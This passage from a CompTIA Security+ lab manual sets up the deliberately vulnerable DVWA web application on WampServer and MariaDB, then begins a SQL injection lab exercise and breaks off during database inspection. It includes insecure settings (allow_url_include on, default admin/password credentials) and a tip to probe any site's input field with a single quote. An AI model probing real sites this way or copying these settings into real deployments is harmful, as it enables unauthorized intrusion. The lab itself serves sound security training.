


Figure 19-3 The WampServer menu

If the WampServer icon turned red or orange, you'll need to troubleshoot. Odds are it has to do with something in the Information screen shown in Figures 19-1 and 19-2. Skype and its use of port 80 is a likely culprit.

Step 5 Download and extract DVWA-master.zip.

a. Go to www.dvwa.co.uk/ and click the Download button at the bottom.

b. Right-click on the DVWA-master ZIP file, which downloaded to your Downloads folder. Select Extract All… and then click the Extract button.

Step 6 Incorporate DVWA and WampServer.

a. Click the green WampServer icon in the notification area, and select www directory, which will open a folder that represents the root of your Apache web server.

b. Inside the extracted DVWA-master folder is another folder, DVWA-master. Copy and paste that inner DVWA-master folder to the www folder.


c. From the www folder, for simplicity, rename the DVWA-master folder to **dvwa**.

d. Open the dvwa folder. From there, go into the config folder. Click config.inc.php.dist, press CTRL-C to copy, click in a blank area of the folder, and press CTRL-V to paste. Right-click the new file, select Rename, and remove everything after php, so the name and extension of the file looks like this: config.inc.php. Click the Yes button on the dialog box that pops up warning you about changing the extension. Keep this folder open because you're going to need it again very soon.

Step 7 Log in to MariaDB.

a. Click the WampServer icon, mouse over MariaDB, and select MariaDB console.

b. With the default username of root filled in at the window that pops up, click the OK button. At the Enter Password: prompt in the console that opens, press Enter. Your console will look like Figure 19-4.




```
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 16
Server version: 10.4.10-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

FIGURE 19-4 Logging in to MariaDB for the first time

Step 8 Create a database and user and configure privileges.

a. Using Google Chrome or Mozilla Firefox, go to http://127.0.0.1/dvwa/setup.php.

b. At the bottom of the page, click the Create/Reset Database button and notice the boxed message, shown in Figure 19-5, which indicates that the config file doesn't have the proper credentials to continue.



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
C:\wamp64\www\dvwa\config\config.inc.php

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin // password**") at any stage.

Setup Check

Operating system: **Windows**
Backend database: **MySQL**
PHP version: **7.3.12**

Web Server SERVER_NAME: **127.0.0.1**

PHP function display_errors: **Enabled** *(Easy Mode!)*
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

MySQL username: **dvwa**
MySQL password: **********
MySQL database: **dvwa**
MySQL host: **127.0.0.1**

reCAPTCHA key: **Missing**

[User: SYSTEM] Writable folder C:\wamp64\www\dvwa\hackable\uploads\: Yes
[User: SYSTEM] Writable file C:\wamp64\www\dvwa\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt: Yes

[User: SYSTEM] Writable folder C:\wamp64\www\dvwa\config: Yes
Status in red, *indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```


These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Could not connect to the database service.
Please check the config file.
Database Error #1045: Access denied for user 'dvwa'@'localhost' (using password: YES).

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

FIGURE 19-5 Database Setup: unable to connect to the database service

c. Back in the MariaDB console that you opened in Step 7a (don't get thrown by the name of the executable, mysql.exe, which displays in the title bar; MariaDB is a fork of MySQL), type in and press ENTER for each of the lines that follow (as shown in Figure 19-6), to create the dvwa database, create the dvwa user, grant all privileges to the dvwa user, and flush (reload) the privileges from the grant tables. These lines, as well as the following paragraph, come directly from the README.md file in the dvwa folder.



```
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 16
Server version: 10.4.10-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.002 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'YES';
Query OK, 0 rows affected (0.028 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.028 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]>
```

FIGURE 19-6 Setting up the database, the user, and user privileges

Note, if you are using MariaDB rather than MySQL (MariaDB is default in Kali Linux), then you can't use the database root user, you must create a new database user. To do this, connect to the database as the root user and then use the following commands:

```
create database dvwa;
create user dvwa@localhost identified by 'YES';
grant all on dvwa.* to dvwa@localhost;
flush privileges;
```

Step 9 Change a password in the configuration file.

a. Right-click the config.inc.php file from Step 6d, select Open With, and click More apps. Scroll down and select Notepad. The configuration file should open up in Notepad.

b. Find the following line:


```
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
```

c. Per the message at the bottom of the DVWA setup page (shown in Figure 19-5), change the line to include the required password of YES, as follows:

```
$_DVWA[ 'db_password' ] = 'YES';
```

Save the file and exit Notepad.

Step 10 Once again, in the browser, at http://127.0.0.1/dvwa/setup.php, click the Create/Reset Database button. You should see a confirmation that the setup was successful at the bottom of the screen, as shown in Figure 19-7.



Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.


Backup file /config/config.inc.php.bak automatically created

Setup successful!

Please login.

FIGURE 19-7 Setup successful!

If you don’t click the login hyperlink at the bottom, the DVWA login page will quickly load by itself, as shown in Figure 19-8.


Login :: Damn Vulnerable Web A

127.0.0.1/dvwa/login.php

Username

Password

Damn Vulnerable Web Application (DVWA)

FIGURE 19-8 DVWA login page

Step 11 Provide the following default credentials and click the Login button:

Username: **admin**

Password: **password**

Step 12 Change the Security Level from Impossible to Low and get set to perform the next lab exercise.

a. You’ll notice at the bottom left of the page that the Security Level is set to Impossible. Let’s change that. Click the DVWA Security menu item (four up from the bottom in the menu on the left), change the dropdown selection from Impossible to Low, and click the Submit button.

b. Now click the SQL Injection box. This is exactly where you’ll begin Lab Exercise 19.02.

60 MINUTES

Lab Exercise 19.02: SQL Injection

Structured Query Language (SQL) is a standardized language that is used for accessing and manipulating RDBMSs. SQL statements can query data (SELECT), manipulate data (INSERT, UPDATE, DELETE), define/undefine data (CREATE, ALTER, DROP), and control access to data (GRANT, REVOKE).

SQL injection is a severe web application vulnerability that can easily be spotted and exploited by attackers. Attackers exploiting this vulnerability can see data they are not authorized to see (breach of confidentiality); modify, delete, or add data without authorization (breach of integrity); and bring a system or the database itself to its knees in a denial-of-service (DoS) attack (breach of availability) through SQL injection. Attackers can even install backdoors to provide a way back into systems and networks, which may go undetected for a long period of time.

PII, credit card information, and other sensitive data are at great risk! Sensitive information could be publicly dumped. Transactions could be voided. Balances could be changed. Malware could infiltrate the system and existing files on the system could be exfiltrated. Commands could be fed to the operating system. The database could be destroyed or put offline. The attacker could wind up as the admin of the server. Lawsuits, reputational damage, and regulatory fines could follow.

Websites that are vulnerable to SQL injection are easy to spot: In any text input form field, type a single quote and submit it. If a SQL error message is returned, that site is vulnerable to what you’re about to do!

Learning Objectives

In this lab exercise, you’ll perform SQL injection attacks. At the end of this lab exercise, you’ll be able to

- Understand how SQL injection attacks work
- Perform SQL injection attacks
- Make recommendations to remediate potential SQL injection attacks

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A fully completed Lab Exercise 19.01, with all the necessary programs and files in place
- A web browser with an Internet connection

Let’s Do This!

Note that you need to complete Lab Exercise 19.01 fully before attempting this one. If you’re continuing from Lab Exercise 19.01, you’re all set. If you took a break or just want to re-create the initial steps, perform the following:


1. Start WampServer.
2. Open the MariaDB console from the WampServer menu, and log in with a blank password.
3. Go to http://127.0.0.1/dvwa/login.php.
4. Log in with Username: **admin** and Password: **password**.
5. Click the DVWA Security menu item, change the Impossible dropdown setting to Low, and click the Submit button.

6. Click the SQL Injection menu item.

📷 **1**


Step 1 SQL is not case sensitive, but it’s considered a best practice to uppercase the keywords. (Although in the four commands [Figure 19-6] taken from the README.md file, everything was lowercase.)

In the MariaDB console, type in the commands listed next and shown in Figure 19-9. I’ve included a link to a description of each command and a short description of what each command does.



```
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 30
Server version: 10.4.10-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| dvwa               |
| information_schema |
| mysql              |
| performance_schema |
| test               |
+--------------------+
5 rows in set (0.001 sec)

MariaDB [(none)]> USE dvwa;
Database changed
MariaDB [dvwa]> SHOW TABLES;
+----------------+
| Tables_in_dvwa |
+----------------+
| guestbook      |
| users          |
+----------------+
2 rows in set (0.001 sec)

MariaDB [dvwa]> DESCRIBE users;
+--------------+-------------+------+-----+---------------------+-------------------------------+
| Field        | Type        | Null | Key | Default             | Extra                         |
+--------------+-------------+------+-----+---------------------+-------------------------------+
| user_id      | int(6)      | NO   | PRI | NULL                |                               |
| first_name   | varchar(15) | YES  |     | NULL                |                               |
| last_name    | varchar(15) | YES  |     | NULL                |                               |
| user         | varchar(15) | YES  |     | NULL                |                               |
